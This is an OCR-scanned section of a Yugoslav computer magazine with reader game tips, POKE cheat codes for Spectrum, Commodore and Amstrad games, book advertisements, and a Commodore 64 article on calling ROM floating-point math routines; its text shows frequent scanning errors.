**Elvir i Edin Juljević i Milan Jakovljević** poslali su iz Sarajeva jedno zajedničko pismo. **SLAYER 2**, treba pokupiti što više ružičastih loptica, jer svaka od njih spasava po jedan život. Takođe su bitne i ikone koje se nalaze pri vrhu ekrana, radi lakšeg prolaska pored lasera. Ima i jedno pitanje: kako se unistava veliki svemirski brod na kraju prvog nivoa? **RAMBO III**, pre nego što pokupiš predmet broj 9, pokupi predmete 7, 8 i 10. Zatim idi na najviši nivo ugoe ove građevine gde ćeš naći na vrata koja nisu nacrtana na mapi objavljenoj u jednom od ranijih brojeva naše lista. Tako ćeš veoma lako pokupiti predmet broj 9. Ovaj put spasiće ti život koji bi sigurno izgubio da ideš kroz pustinju. Kad podesiš da pokupiš predmet broj 11, ući ćeš u mrračnu sobu. Tu iskoristi lampu, tj. predmet broj 6. Ovde imamo i dva pitanja: Za šta služi gumena rukavica? Kako se otvara vrata sobe sa pukovnikom Trautmanom? **HALL OF FAME**, na prvom nivou pređi iza građevine sasmim levo i pritisni „fire“. Odmah ćeš preći na 4. nivo, dobiti jedan nagradni život i „stvariti rezultat od preko 100.000 p.ena. Zatim upiši svoje inicijale i na prvom nivou te čeka veoma ugodno iznenađenje.

**Opet** malo o **CAMELOT WARRIORS**. Stigla su nam dva pisma, od **Ivana Marjanovića** iz Kragujevca i **Milana Grujića** iz Sapa, koja upotpunjuju

njuju jedno drugo i razjašnjavaju još par stvari koje nismo objasnili u prošlom broju. Cilj igre nije renovirati kraljevu sobu, već pokupiti predmete koje je ostavio glavni lik iz Tvenovog romana „Jenki na dvoru kralja Artura“. To su sijalica, televizor, konzerva koka-kole i telefon, koje treba unistiti kako ne bi zabunivale buduće narastaje. Nastavljamo tako gde je prošli put stao javno iz Petrovaradina: da bi preskočio biljku mesožderku, najbolji je slediši metkom id i od kamena ispred nje, okreni se na suprotnu stranu, skoči **SUPROTNO** od biljke, na mestu dokokka pomakni se jedan korak prema biljki, skoči i nađi ješ se na samom kamenu. Odatle skoči u vodu, pomeri se do ivoce bare i odatle skoči na lokvanj. Zatim se pomeri malo napred i nađi ćeš se na drugom nivou. Tu pokupi televizor i odnesi ga Neptunu da te vrati u ljudski lik. On će te poslati na kopno, gde treba da pokupiš konzervu koka-kole. Nju treba da otpremiš zmajui, ali pazi, jer on bljuje vatru. Najbolje je da između dve vatrene lopte skočiš pred njega i bičeš direktno sproveden u dvorac. Sad ne treba da ideš odmah desno, već da odskačuš do telefona gornjim putem. Telefon odnese kralju i završio si misliju. Inače, Ivan ima problema sa **PROHIBITION-om**, ne zna kako da „skine“ gangstera, probao je da mu puca u glavu, srce, čak je koristio i „auto-fire“, ali ne pomaže. Verzija je za Commodore.

**Saša Andrić** - Saški iz Splita pita kako da u **TURBO BOAT SIMULATOR** u prede zid?

**Ranko Zovko** iz Sesveta pita kako da u **GRANGE HILL**-u pokupi si-bice (probao je papirnim avionom, ali ne ide)?

**Niko Vrdoljak** iz Zadra i saveti za **Commandore**. **BATTLE SHIPS**, kompjuter uvek stavlja jedan svoj brod na sredinu. **INTERNATIONAL SPEEDWAY**, slobodno „seci“ krivine koje je pre ulaska u njih i bičeš prvi. **RACKEM BILLIARD**, da bi loptu ubacio u rupu, treba da postaviš nišan tak da je na ritu, a belu lopticu udariš tek kad je vrh štapa najviši loptici.

**Bijan Hrabrić** iz Rijeke pita kako da pobedi šefa na trećem nivou u igri **RENEGADE**?

**Denis iz Zagreba** odgovara **Radolava Čugalju** za **FLIGHT SIMULATOR II**, avion se pokreće pritiskanjem desnog tastera na mišu i potom bez unapred. Denis pita šta da radi sa pijancom koga je zaustavio zbog cikak vožnje u igri **POLICE QUEST**? Takođe mu trebaju šifre za **HACKER II** i **EMPIRE**.

**Novo** nam se javio i **Rajmond Cindrić** iz Pule. Žali se da smo njegovo pismo objavili prekasno, da smo neke stvari ponavljali, pa je on ispaio neprepisivač tuđih fraza. Čini se da ćemo ponovo morati objasnjavati neke stvari. Broj se sprema mesec dana, tako da pismo koje zakasni makar jedan dan iz roka za predaju tekstova mora čekati dva meseca da bude objavljeno. Da, surovo, ali tako je. Prelazimo na **Rajmondove** savete. **VISITORS**, iz prve

prostorijske će izaći tako da svi znakovi u drugu stranu budu isti. **GRYZOR**, drži istovremeno space, C i B. Glavni junak će se penjati po ekranu bez obzira na okolinu. Sad štani negde gde te ne mogu pogoditi i puce. **ROBIN OF THE WOOD**, sav novac nosi kod sasusneog staba. **AFTERBURNER**, **PRITISNI <CTRL>** za prelazak u sledeći nivo. **BLOOD BROTHERS**, pritiskom na <RUN/STOP> u <RESTORE> biraj koji modul želiš (1, 2 ili 3). **NINJA SCOOTER**, samo drži pucanje i garantovano prelaziš 1. i 2. nivo. **BMX KIDZ**, jedan apel za sve igrače: u „Hotline“-ovom introu piše „read info to find about cheat“; dakle, ko ima **BMX KIDZ DOCS**, neka pročita i javi ostalima.

**Damjan Kranjc** se javio ponovo sa svojim savetima za **Commodore**. Prvo jedna stara igra, **SKOOL DAZE**, i komande koje izgleda ne znaju baš svi: W - šaranje po tabli; za kraj

pritisnuti <RETURN>, S - sedanje na stolici i ili L - skok, H - udarac rukom. **FERNANDEZ MUST DIE**, odgovor Kifiju gde se nalaze zatvorena vrata: nalaze se u steni na levoj i desnoj strani. **BARBARIAN** („Melbourne House“), kad uradiš sve kao što piše u opisu u jednom od pređašnjih brojeva našeg lista, moraću se vratiti u „room 1“. Čeka te obavestjenje o 100% završenoj igri. **SHOOT'EM UP CONSTRUCTUION KIT**, za prebacivanje sopstvene igre u turbo-mod potreban je **COPY 190**. Damjan naglašava da naš predlog u jednom od ranijih brojeva „garant“ ne radi.

Toliko ja i Z. zapamtite: 10 minuta dnevno, na savdama malom prostoru i svi će primetiti - čitali ste rubriku „A šta da radim...“ Sveta kompjutera.

## POKE cake

Uređuje  
Predrag  
Bečirić

*Još jedan „Svet igara“ je za nama, a još mnogo ih je ispred nas. Dajemo gomilu POKE-ova, ali ne žurite da ih isprobate: kraj školske godine je opasno blizu!*

Kao i uvek, počinjemo sa POKE-ovima za...

### SPECTRUM

● Prvi je Hrvoje Nikšić iz Sibenika.

**Spellbound**: Otkucaj sledeći program i pustite traku od slije: 5 LOAD"CODE 16384 10 FOR A = 23296 TO 23327: READ B: POKE A,B: NEXT A 20 SAVE "SCREEN" CODE 16384,6947 30 DATA 221, 33, 208, 101, 17, 46, 154, 62, 255, 55, 205, 86, 5, 175, 50, 26, 215, 50, 30, 215, 50, 31, 215, 50,223, 108, 50, 37, 141, 201, 3, 104

Energija vam se više neće smanjivati.

**Garfield**: POKE 33595,0 i vaš mačak će uvek biti si.

**Road Blasters**: POKE 37100,0 - gorivo; POKE 29261,0 - životi.

**BMX Kidz**: POKE 52108,0 - energija.

**Buggy Boy**: POKE 37966,24 - vreme.

**Cerius**: POKE 47086,0 - bezbroj

meta. Šifre: EXIT, THRU i AMEN.

**Powerama**: POKE 33711,0 - bezbroj života.

**Dynastar Mission**: Umesto BASIC-a uneste:

1 CLEAR 24200: LOAD "" CODE: RANDOMIZE USR 39808: LOAD "" CODE: POKE 53487, 0:

RANDOMIZE USR 47694

**Lazer Tag**: POKE 43142,195 - besmrtnost.

**Metal Army**: POKE 42199,0 - bezbroj života.

**Marauder**: POKE 34231,0 - bezbroj SMART-ova.

Hrvoje je pomogao vama a sada pomozite vi njemu. Potreban mu je POKE za novo Barbarian.

● „The Big Daba“ nam i ovaj put šalje priloge.

**Earthlight**: POKE 50607,83: POKE 50610,62 - pojačan štit.

**Desolator**: POKE 45205,201 - energija.

**Skate Crazy**: POKE 46473,201 - zaustavlja vreme.

**Front Line**: POKE 63400,0 - zaustavlja vreme.

**Painate**: Ako imate verziju bez POKE-ova ubacite ga sami - POKE 31270,0

**Mickey Mouse**: POKE 40035,0 - imaćete lepka koliko vam treba.

**Arkos 3**: POKE 51572,182 - besmrtnost.

**Dynastar Mission**: POKE 41629,183 - mnogo života (pročitajte komentar uz mapu objavljenu u broju 3/89).

**Rollaround**: POKE 30900,0 - životi.

● Krešimir Kos iz Zagreba šalje pomoć za **Tetris**: Ako se ubaci POKE 33112, 24: POKE 26553, 32 onda u toku igre SHIFT+3 zamrzava igru, a SHIFT+4 menja sleći



# SVET IGARA

oblik koji dolazi. POKE radi samo kada je uključen NEXT.

● Zoran Milošević iz Beograda šalje:

**Chicago 3:** POKE 37801, <broj života>  
**Fernandez Must Die:** POKE 23916, 16: POKE 23990, 17: POKE 23995, 19

**Afterburner:** POKE 24471, 189  
**Hellfire Attack:** POKE 45902, 231: POKE 45902, 232

● Tomislav Nejašmić i Petar Dundov iz Zagreba su poslali nekolicu POKE-ova ali su neki već objavljeni u "Svetu igara 5", a mi ne volimo da se ponavljamo. Tako je za objavljivanje ostao samo POKE za...

**R-type:** POKE 65132, 175 omogu-ćava učitavanje bilo kog nivoa.

● Ponovo nam se javlja Dejan Lazarević iz Majdanpeka.

**Mutan Zone 1:** Zamenite BASIC i životi se neće smanjivati.

10 FOR F=65000 TO 65026:  
READ A: POKE F, A: NEXT F:  
RANDOMIZE USR 65000

20 DATA 221, 33, 0, 64, 17, 0, 188, 62, 255, 55, 205, 86, 5, 62, 0, 50, 169, 133, 50, 132, 137, 50, 69, 169, 195, 0, 91

**Mutan Zone 2:** Postupak je isti.

10 FOR F=65000 TO 65020:  
READ A: POKE F, A: NEXT F:  
RANDOMIZE USR 65000

20 DATA 62, 255, 55, 221, 33, 0, 64, 17, 0, 188, 205, 86, 5, 62, 0, 50, 109, 137, 195, 0, 91

**The A-Team 1:** Zamenite BASIC i imaćete neograničeno municije, bombi i života:

10 CLEAR 24399: LOAD ""  
CODE 24400: POKE 24426, 195:  
RANDOMIZE USR 24400

20 FOR F=0 TO 4: READ A:  
POKE A, 0: NEXT F:  
RANDOMIZE USR 24500

30 DATA 25091, 26290, 26351, 26366, 26451

Za X neprijateljia i Y džipova ubacite liniju

15 POKE 24864, X: POKE 24869, Y

**The A-Team 2:** Isto kao i za prvi deo.

10 CLEAR 24399: FOR F=24400 TO 24425: READ A: POKE F, A:  
NEXT F: POKE 65533, 217:  
POKE 65534, 35: POKE 65535, 3:  
RANDOMIZE USR 24500

20 FOR F=0 TO 4: READ A:  
POKE A, 0: NEXT F:  
RANDOMIZE USR 24500

30 DATA 221, 33, 0, 64, 17, 0, 27, 62, 255, 55, 205, 86, 5, 221, 33, 180, 95, 17, 70, 160, 62, 255, 55, 195, 86, 5, 25109, 26479, 26379, 26391, 26318

Za X neprijateljia i Y džipova ubaci liniju

15 POKE 24882, X: POKE 24887, Y

● Branislav Barišić za početak šalje ispravke POKE-a za Pacmaniu.

Isprava LOAD "P" CODE treba staviti CLEAR 24575

**Robot Scape:** Otkucajte BASIC i pustite traku od trećeg dela (prvi je BASIC).

10 FOR N=65000 TO 65020:  
READ A: POKE N, A: NEXT N:  
RANDOMIZE USR 65000

20 DATA 62, 255, 55, 221, 33, 0, 64, 17, 48, 163, 205, 86, 5, 62, 60, 50, 172, 213, 195, 128, 212

**Netherworld:** Zamenite postojeći BASIC sledećim:

10 LOAD "" CODE: POKE 64050, 195: POKE 64051, 0: POKE 64052, 251

20 FOR N=65024 TO 65039:  
READ A: POKE N, A: NEXT N:  
RANDOMIZE USR 64000

30 DATA 62, 0, 50, 166, 111, 62, 60, 50, 173, 111, 49, 32, 66, 195, 53, 250

To je bilo sve za SPECTRUM, a sada prelazimo na...

## COMMODORE

● Josip Ivošević nam je javlja prvi put, nadamo se ne i poslednji.

**Nucleus:** Resetujte kompjuter i ukucajte POKE 26650, 234: POKE 26651, 234: POKE 26652, 234: SYS 4096

**Neutmare:** POKE 4928, 234: POKE 4929, 234: POKE 2157, 234: SYS 5376 - životi; POKE 4718, <nivo-a-48>; SYS 5376 - startovanje od bilo kog nivoa.

**Mean Streak:** POKE 2155, 234: POKE 2156, 234: POKE 2157, 234: SYS 2064

**Fulsoid:** POKE 3075, 234: POKE 3076, 234: SYS 2051

**Virus:** POKE 5196, 234: POKE 5197, 234: POKE 5198, 234: SYS 2085 - životi; POKE 2540, <nivo-a> - startovanje od bilo kog nivoa.

**Halax:** POKE 20183, 234: POKE 20184, 234: POKE 20185, 234: SYS 16384 - životi; POKE 16561, <nivo-a> - startovanje od bilo kog nivoa.

Osim POKE-ova Josip nam šalje i šifre:

**Sinbad:** COSMO (2. nivo), TWIST (3. nivo), STORM (4. nivo).

**Thunderhawk:** U "SELECTION SCREEN"-u izaberite M, upišite SE-SAME i na ekranu će biti ispisane sve šifre.

● Elvis Beganović iz "Bihaća nam šalje POKE za...

**Nebraska:** Pritisnite zajedno: <SPACE>, <RIGHT SHIF>, <>, <N> i imaćete bezbroj života.

**Dolphin Force:** Resetujte igru i otkucajte POKE 2280, 234: POKE 2281, 234: POKE 2282, 234: POKE 3744, 234: POKE 3745, 234: POKE 3746, 234: SYS 36864

**Tiger Road:** Kad se pojavi uvodna slika resetujte igru i startujte je sa SYS 2064 i ući ćete u mod za varenje.

Toliko o COMMODORE-u a sada...

## AMSTRAD

Amstradovci se, izgleda, više igraju nego što rade nešto ozbiljno.

ali ovaj put ipak ima dosta "pokica".

● Igor Vukomanović iz Zagreba šalje dva POKE-a.

**Galaxia:** Kad se učita slika zaustavite tastefon, u liniji 360 ispred naredbe CALL unesite POKE &368F, 0: POKE &35E0, 20 i učitajte ostatak.

**Atlantis:** Učitajte "pretprogram" i ispred naredbe CALL upišite POKE &5560, <broj života>

● I ovaj put, neumorni Jasmin Halilović prosto nas je zatrpao gomilom POKE-ova.

**BARBARIAN (Melbourne House):**

10 for i = &be7a to &be83  
20 read a\$:poke i, val("&" + a) \$

30 next-load "barbar"  
40 data

af,32,fi,38,32,b9,60,c3,7a,bc  
run

poke &258,&bc:run  
Dobijate bezbroj strela i života.

Ako želite samo bezbroj života, nije vam ni potreban POKE, već samo pri kraju učitavanja programa držite pritisnute tastere P,N,M.

**ROBOCOOP (prvi deo):**

10 openout" :memory &1094  
20 load "robocop"

30 poke &3b41,&b6:životi  
40 poke &4257,0 :municija

50 poke &7371,0 :energija  
60 poke &810d,0 :vreme

70 call &1095

**SALAMANDER:**

10 openout" :memory &3af.  
20 load "salamander"

30 poke &3ce0,&c9:neranijost  
40 poke &612c,&3a:životi

50 call &8cd3

**TOTAL ECLIPSE (trainer):**

10 memory &1c87:load "eclipse"  
20 poke &7db4,0:poke &852c,0

30 poke &86ff,0:poke &93b3,0  
40 call &1c88

Dobijate neograničenu energiju.

**DRAGON NINJA:**

10 memory &2031  
20 load "dragon"

30 poke &3c40,0:vreme  
40 poke &3c40,0:energija

50 call &2032

**HUMPHREY:**

U postojeći BASIC loader dodajte liniju 1 mode 1, a u liniju 70 izme-đu load "humphre3" i call &15a1 možete ubaciti sledeće POKE-ove

-poke &3065,0 za bezbroj života. Isti efekat postizete ako u toku ig-

re zajedno pritisnete tastere E,A,S,Y;

-poke &31f4,&9b:poke &31f5,&c za prelazak na sledeći nivo. Za ovo koristite pritisak na "ESC" pa onda na taster za skok;

-poke &3817,&18:poke &3189,&f9 za onemogućavanje propadanja kroz otvore;

-poke &20af,&3a za neranijost od neprijatelja koji se kreće po tlu;

-poke &2813,&18 za neranijost od letećeg neprijatelja;

-poke &3dbe,&3a za neranijost od polja označenog munjom;

-poke &409f,&18 za neranijost od eksplozivnog polja.

**I. BALL:**

10 memory &2074  
20 load "iball"

30 poke &39e5,0:životi  
40 poke &3401,&3a:poke &3408,&3a:poke &345c,&3a:neranijost

50 call &2075

**INSIDE OUTING:**

openout" :memory &017a:load "inside"

Kada se program učita, za neograničenu energiju otkucajte poke &0eb5,0 call &9405

**LIVE AND LET DIE:**

U postojeći basic loader, u liniji 70 između load "live&dic.003" i call &1dd49 ubacite poke &870b,0 i količina goriva se više neće smanjivati.

**MEGANOVA 1-3 (životi):**

10 openout" :memory &023f  
20 load "meganovaN", &0240

30 for i = &bf00 to &bf0d  
40 read a\$

50 poke i, val("&" + a)\$:next  
60 poke &NNNN,0:call &bf00

70 data 01,aa,80,11,40,01, 21,40,02,ed,b0,c3,XX,YY

N	NNNN	XX	YY
1	5658	97	81
2	519b	1c	7d
3	53c3	5f	7f

**PLASMATRON:**

10 memory &1893  
20 load "plasmatr"

30 poke &3ce5,0:štit  
40 call &1894

**TYPHOON 1-5:**

10 memory &12a7  
20 load "typhoonN"

30 poke &NNNN,0:životi  
40 poke &XXXX,&c9:poke &YYYY,&3a:poke &ZZZZ,&3a:neranijost

50 call &QQQQ

N	NNNN	XXXX	YYYY	ZZZZ	QQQQ
1	4636	45dd	ffff	ffff	1640
2	41eb	22cf	401d	4239	12a8
3	4584	2768	43b6	45d2	1641
4	4642	45c9	ffff	ffff	164c
5	458a	276c	43bc	45d8	1647

Kao i obično, svi POKE-ovi važe za Futuresoft verzije programa.



# OBEĆANJE JE ISPUNJENO...

U prethodnim oglasima najavili smo nove, veoma zanimljive i aktuelne naslove u biblioteci RACUNARI I INFORMATIKA. Sa zadovoljstvom možemo reći da smo i ovo obećanje ispunili.

- |   |           |
|---|-----------|
| 1. Mr Dragan i Nada Pantić<br>MS WORD (208 str.) .....  | 125.000 d |
| 2. Dr Dušan Tošić<br>FORTRAN 77 - Zbirka rešenih<br>zadataka (200 str.) .....   | 128.000 d |
| 3. Dr Božidar Krstajić<br>CHIWRITER (210 str.) .....  | 82.000 d  |
| 4. Mr Dragan i Nada Pantić<br>WORDPERFECT (210 str.) .....  | 85.000 d  |
| * * *   |           |
| 5. Grupa autora<br>ŠTA MOŽE COMMODORE 64 (196 str.) ....  | 65.000 d  |
| 6. Veljko Spasić i Dušan Veljković<br>BASIC ZA MIKROKORACUNARE -<br>COMMODORE 64 (168 str.) .....                               | 45.000 d  |
| 7. Dejan Ristanović<br>MAŠINSKO PROGRAMIRANJE NA<br>MIKROPROCESORIMA Z80 i 6502 (255<br>str.) .....                             | 74.000 d  |
| 8. Mr Veselin Petrović i Zoran Mošorinski<br>COMMODORE 128 (191 str.) .....   | 57.000 d  |
| 9. Bob Steele i Jerry Wellington<br>RACUNARI I KOMUNIKACIJE (224 str.) ...  | 22.000 d  |
| 10. Grupa autora<br>KLUČNI KOMPJUTERI - Algoritmi i progra-<br>mi za Spectrum i Commodore (243 str.) ....                       | 28.000 d  |
| 11. Dr Dejan Stajić i Dragoslav Jovanović<br>ODRŽAVANJE I OPRAVKA KUĆNIH<br>RACUNARA - Spectrum i Commodore (160<br>str.) ..... | 46.000 d  |
| 12. Philip Crookal<br>PROGRAMIRANJE ZA POČETNIKE (167<br>str.) .....  | 25.000 d  |
| 13. Dr Boško Damjanović<br>INFORMATIKA U ALGORITMIMA<br>I PROGRAMIMA - Metodička zbirka<br>rešenih zadataka (140 str.) .....    | 57.000 d  |
| 14. Mr Dragan Pantić<br>IMB PC XT/AT - Korisnički programi (240<br>str.) .....  | 73.000 d  |
| 15. Mr Vojislav Mišić<br>IBM PC XT/AT U 25 LEKCIJA (242 str.) ....  | 67.000 d  |
| 16. Mr Dragan Pantić<br>LOTUS 1-2-3 (229 str.) .....  | 83.000 d  |
| 17. Grupa autora<br>AUTO CAD (230 str.) .....   | 87.000 d  |

Upišite znak X preko rednog broja knjige koju poručujete. Porudžbinu pošaljite na adresu: NIRO TEHNIČKA KNJIGA, Beograd, Vojvode Stepe 89. Isporuka odmah. Plaćanje pouzecem.

1	2	3	4	5	SK/026
7	8	9	10	11	
13	14	15	16	17	
19	20	21	22		

Ime i prezime \_\_\_\_\_


Ulica i broj \_\_\_\_\_

Broj pošte \_\_\_\_\_

Mesto \_\_\_\_\_

## 5 naslova u izdanju Mikro knjige


**IZAŠLO JE IZ ŠTAMPE**  
Drugo prošireno izdanje  
Priručnika dBASE III PLUS



### IBM PC Uvod u rad, DOS, BASIC III izdanje

U ovom izdanju proširen je uvodni deo, a pored toga, dopisana su i nova poglavlja: DOS 3.3, DOS 3.31 Compaq i DOS 4.0! Treće izdanje ove knjige potvrđuje da je ovo neophodna knjiga uz svaki XT, AT ili kompatibilni računar.

Knjiga 3. 416 str. 190.000 din.




### Priručnik dBASE III PLUS

Knjiga o najpoznatijem programu za obradu baza podataka na PC računarima. Sadrži: osnovne pojmove, metode programiranja i napredne tehnike korišćenja programa dBASE. Detaljna obrada svih naredbi i funkcija čini ovu knjigu referentnim priručnikom za dBASE III PLUS.

U ovom izdanju je izložen i program FoxBASE+, verzija 2.10; sledeći korak u radu sa bazama podataka.

Knjiga 5. 400 str. 240.000 din.



### Pascal priručnik

Prevod *Pascal user manual and report-a*, poznatog dela N.Wirth-a, tvorca programskog jezika Pascal, predstavlja osnovni izvor za učenje, primenu i svako dalje implementiranje programskog jezika Pascal.

Knjiga 4. 280 str. 140.000 din.



### Commodore za sva vremena IV izdanje

Najkompletnija knjiga o Commodore 64 na našem, a verovatno i na svetskom tržištu. Sadrži: BASIC, SIMON BASIC, mašinsko programiranje, ROM rutine sa mapom memorije, hardver...  
Knjiga 2. 344 str. 150.000 din.

### Mikro knjiga

P.O. Box 75  
11090 RAKOVICA  
BEOGRAD

### NARUŽBENICA

Ime \_\_\_\_\_

Adresa \_\_\_\_\_

Mesto \_\_\_\_\_

Zaokružite brojeve knjiga koje naručujete:

1    2    3    4    5

Plaćanje po prijemu pošiljke.

**Spektrum priručnik IV izdanje**  
Sadrži: BASIC, mašinsko programiranje, ROM rutine i Spektrumov hardver.  
Jedina prava knjiga za Spektrum računare!  
Knjiga 1. 264 str. 50.000 din.

# Tehnička knjiga



COMMODORE 64

# „Debeljkov“ kalkulator

**Odlučili ste da napišete program u mašinskom jeziku koji bi na ekranu iscrtavao grafikone složenih matematičkih funkcija. Postavili ste video čip u odgovarajući mod, napisali rutine za osnovne grafičke operacije i već mislite da ste vrlo blizu rešenja. A onda otkrivete nešto strašno. Da biste mogli prikazati funkciju na ekranu potrel no je na par mesta izračunati vrednosti trigonometrijskih funkcija za zadate parametre. Celobrojno sabiranje ili množenje realizovali biste bez nekih posebnih problema, ali šta da radite s funkcijama poput SIN, COS itd? Rešenje je jednostavno: proučite ovaj članak!**

Piše Nenad Crnko

**N**avedeni problem možete riješiti na dva načina. Prema prvom, morate sami napisati čitavu rutinu za ove operacije. Da odmah kažem, to vam ne bi preporučio. Izrada nečeg sličnog oduzela bi vam sate i sate vašeg dragocjenog vremena (naravno, ako uopće uspijete u tome), a na kraju ne biste bili sigurni da nije moglo i bolje. Osim toga, potrošili biste prilično memorije i time samo nepotrebno produžili svoje programe.

Drugi način je mnogo jednostavniji i dostupan je čak i početnicima u programiranju na mašinskom jeziku. U BASIC interpreter su ugrađene sve ove funkcije, a i mnogo drugih (korjenovanje, logaritmiranje itd.). To znači da negdje u ROM-u postoje rutine za njihovu realizaciju i to tako napisane da ih možete pozivati kao potprogram instrukcijom JSR. Potrebno je samo da prije pozivanja rutine postavite parametre funkcije na određene adrese, a na kraju pročitate rezultat sa istih adresa. Na taj način možete značajno skratiti sve svoje rutine koje izvršavaju intenzivna numerička proračunavanja. Osim toga, ne morate ponovo „otkrivati toplu vodu“. A sad predimo na stvar.

## Kako C-64 pamti podatke

Prva stvar koju moramo obraditi prije samih opisa rutina u ROM-u je način na koji kompjuter pamti podatke. Pri tome neće biti

izložena neka „teška“ teorija jer je cilj članka da vam omogući jednostavnije rješavanje vaših problema. Ako ste, međutim, jače zainteresirani za teoriju, prelistajte starije brojeve naših računarskih časopisa ili nabavite odgovarajuće knjige o ovoj temi.

C-64 radi s tri vrste podataka. (Ovdje se, naravno, ne misli na definicije sprajtova i slično.) To su cijeli brojevi, brojevi u pokretnom zarezu i stringovi. U nastavku ćemo se usredrediti na drugi tip, pošto se većina proračunavanja izvršava baš s ovakvim podacima. (Nećete računati logaritam stringa „aaa“.) Osim toga, bit će opisano i pretvaranje između tih tipova podataka tako da zaista nećete imati nikakva ograničenja u programiranju.

Ono osnovno što morate znati o brojevima u pokretnom zarezu je broj bajtova koje zauzima svaki od njih. Svaki ovakav broj zauzima 5 bajtova, četiri za mantisu i jedan za eksponent. Sad bismo mogli nastaviti s daljim detaljiziranjem, ali ćete ubrzo moći uvidjeti da je sva proračunavanja moguće obaviti i bez toga. Zato prelazimo na sljedeću važnu stvar; takozvane numeričke akumulatore. Prilikom računanja potrebno je broj nad kojim vršimo operaciju prenijeti na točno određene adrese. C-64 ima dva ovakva numerička akumulatora. Oba su smještena na nultoj strani memorije što je posljedica procesora koji se nalazi u kompjuteru. Naime, procesor 6510 je građen tako da su sve operacije s nultom stranom memorije (uz odgovarajuće adresne načine) brže. A upravo je brzina imperativ za složene operacije numeričkih proračunavanja. Numerički akumulatori, koje ćemo u nastavku označavati s fac1 i fac2, zauzimaju sljedeće adrese: fac1 je na \$0061-0066, a fac2 \$0069-006E. Vidite da se ovdje radi o 6 bajtova, prije je rečeno da brojevi u pokretnom zarezu zauzimaju 5 bajtova. Ova razlika je uvedena zbog što bržeg rada kalkulatora, ali sa stanovišta programera nije bitna. Programeru je dovoljno da i dalje brine samo o 5 bajtova koje ima smještene negdje u memoriji, prije samog proračunavanja.

Za većinu funkcija (sve trigonometrijske, korjenovanje itd.) dovoljan je samo fac1. U njega postavimo broj nad kojim želimo izvršiti operaciju, izvršimo poziv odgovarajućeg potprograma, a rezultat se dobije ponovo u istom numeričkom akumulatoru. Ovo ne vrijedi za četiri osnovne računске operacije: zbrajanje, oduzimanje, množenje i dijeljenje. Kod sve od njih postoje dva broja nad kojima se vrše operacije pa ih zato moramo staviti u dva numerička akumulatora. Nakon poziva funkcije rezultat se sprema u fac1.

A sad idemo na ono najvažnije.

## Kako sabrati dva broja

Ovdje se, naravno, radi o brojevima u pokretnom zarezu. O ovom dijelu opisać će se samo računanje, dok će se transformiranje u druge oblike podataka ili ispis rezultata biti opisani na kraju teksta. Uzmimo sljedeći primjer. Prvi broj kojeg trebate zbrojiti (u obliku pokretnog zarez) je na adresi \$8000-8004, a drugi na \$8005-8009. Potrebno je premijstiti

## Letovanje sa lektrom Sveta kompjutera



SVETA  
KOMPJUTERA

Kompjuterska lektira

Ime i prezime

Adresa

Za ovo leto pripremili smo iznenađenje za našeg najscrućenjeg čitaoca. Reč je o maloj kompjuterskoj biblioteci koju poklanjaju Tehnička knjiga iz Beograda. Vaš zadatak je jednostavan. Samo popunite kupon i pošaljite ga na našu adresu:

Svet kompjutera  
Makedonska 31  
11000 Beograd

Kuponi koji stignu do 1. jula učestvovalce i izvlačenju, a rezultate nagradne igre objavićemo u julskom broju, kada ćemo i saznati ko će od naših čitalaca na more poneti lekturu Tehničke knjige i Sveta kompjutera.



ove brojeve u numeričke akumulatore. Zato koristimo dvije rutine iz ROM-a. Rutina na adresi \$bba2 premešta prvi broj u fac1 i pritom vrši njegovo pretvaranje iz oblika sa 5 bajtova u 6 bajtova. Druga rutina na \$ba8c izvršava istu operaciju za drugi broj i fac2. Obje rutine se koriste na jednak način. Prije poziva moraju se registri A i Y napuniti odgovarajućim vrijednostima (A-niži bajt, Y-viši bajt). U ovom slučaju za prvi broj to je konkretno \$00 za A i \$80 za Y. Nakon toga treba izvršiti samo zbrajanje. Ovo se vrši jednostavnim pozivanjem rutine na adresi \$b86a koja vrši zbrajanje i smješta rezultat u fac1. Da bi mogli ponovo koristiti numeričke akumulatore bez gubljenja rezultata, potrebno je rezultat ponovo pretvoriti u oblik s 5 bajta i spremati ga u memoriju. Ovo obavlja rutina na adresi \$bbd4. Pri tome se registri X i Y trebaju napuniti odgovarajućim vrijednostima. U X se smješta niži bajt adrese, a u Y viši bajt. Čitav postupak možemo prikazati sljedećim programom. Brojevi su kako smo već napomenuli smješteni na adresama \$8000-8004 i \$8005-8009, a rezultat će se spremati na \$800a-800e. To bi izgledalo ovako:

```
7000 lda #00
7002 ldy #80
7004 jsr bba2
7007 lda #05
700a ldy #80
700c jsr ba8c
700e jsr b86a
7011 ldx #0a
7013 ldy #80
7015 jsr bbd4
7018 rts
```

Što se tiče ostalih osnovnih operacija, postupak je praktično isti. Dio koji premešta brojeve u numeričke akumulatore i rezultat ponovo u memoriju se ne mijenja. Jedina razlika je u pozivu rutine koja izvršava samu operaciju. Umjesto \$b86a koja obavlja zbrajanje poziva se \$b853 za oduzimanje, \$ba2b za množenje ili \$bb12 za dijeljenje. Potrebna je samo jedna napomena: vrijedi samo  $fac1 = fac2 - fac1$  i  $fac1 = fac2/fac1$ , a ne obrnuto. Kod množenja i zbrajanja, zbog zakona komutativnosti, ne morate voditi brigu o ovome.

## Ostale funkcije

Nakon osnovnih računskih operacija prelazimo i na one složenije koje su zapravo jednostavnije za korišćenje pošto pri pozivanju koriste samo fac1. Objasniti će se samo koje je adrese potrebno pozvati za određenu operaciju, dok je premještanje iz memorije u fac1 i obrnuto jednako kao i u prethodnom primjeru.

- Korjenovanje: vrši se pozivom rutine na adresi \$bf71, a izvršavanje se može prikazati nečim BASIC notacijom, kao:  $fac1 = \sqrt{fac1}$
  - Logaritmiranje: \$b9ea,  $fac1 = \log(fac1)$
  - Izračunavanje izraza  $e^x$ : \$bfd,  $fac1 = e^{(fac1)}$
  - Potenciranje: \$bf84,  $fac1 = fac2^{(fac1)}$
